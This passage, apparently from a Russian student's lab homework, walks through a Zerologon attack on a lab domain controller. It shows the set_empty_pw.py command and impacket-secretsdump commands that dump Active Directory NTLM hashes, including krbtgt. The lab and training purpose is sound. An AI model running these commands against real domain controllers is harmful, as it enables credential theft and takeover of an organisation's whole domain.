
*python3 set\_empty\_pw.py POD68-WS2016 10.0.68.5*

[](https://github.com/vit81g/Cybersecurity_HSE/blob/main/HomeWorks/Network%20and%20System%20Security/HW26/screenshots/9_2_kali_zerologon_run.jpg)

Получение хеша через impacket:

*impacket-secretsdump -hashes :<ntlm\_hash> 'LAB68/POD68-WS2016$@10.0.68.5'*

Я изменил запуск команды, так как не находится в $PATH и запустил с помощью impacket и его встроенного модуля secretsdump


[](https://github.com/vit81g/Cybersecurity_HSE/blob/main/HomeWorks/Network%20and%20System%20Security/HW26/screenshots/9_3_kali_hash_v1.jpg)

Дополнительно можно запустить:

*impacket-secretsdump -just-dc -no-pass ‘LAB68/POD68-WS2016$@10.0.68.5’*

-just-dc — только данные из AD (NTLM-хэши, вкл. krbtgt)

-no-pass — пароль пустой (после атаки Zerologon)

**

Ссылки на скриншоты:

<https://github.com/vit81g/Cybersecurity_HSE/blob/main/HomeWorks/Network%20and%20System%20Security/HW26/screenshots/9_2_kali_zerologon_run.jpg>

<https://github.com/vit81g/Cybersecurity_HSE/blob/main/HomeWorks/Network%20and%20System%20Security/HW26/screenshots/9_3_kali_hash_v1.jpg>

<https://github.com/vit81g/Cybersecurity_HSE/blob/main/HomeWorks/Network%20and%20System%20Security/HW26/screenshots/9_3_kali_hash_v2.jpg>